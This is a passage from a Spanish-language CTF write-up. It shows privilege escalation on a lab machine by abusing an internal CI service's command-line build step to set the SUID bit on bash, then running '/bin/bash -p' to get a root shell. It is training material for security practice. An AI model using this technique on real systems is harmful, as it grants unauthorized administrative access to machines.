
Seguimos probando creando una “build”. Una vez creada, podemos editarla:

Una vez creada la build, podemos editar su configuración y vemos un apartado que pone “Build Step”. Al darle, nos deja elegir el tipo de “Runner”, en el que destaca el “command_line”. Con esto interpretamos que tenemos opción de ejecutar comandos en la máquina víctima con privilegios de administrador, que es quien desplegó este servicio interno.



Por ejemplo, vamos a probar a darle permisos suid a la shell bash. Ejecutamos la build:

Desde la conexión SSH, vamos a validar que se haya ejecutado correctamente el comando.

Efectivamente se ejecutó con éxito y podemos escalar privilegios.
1
/bin/bash -p
De esta manera habríamos completado este CTF.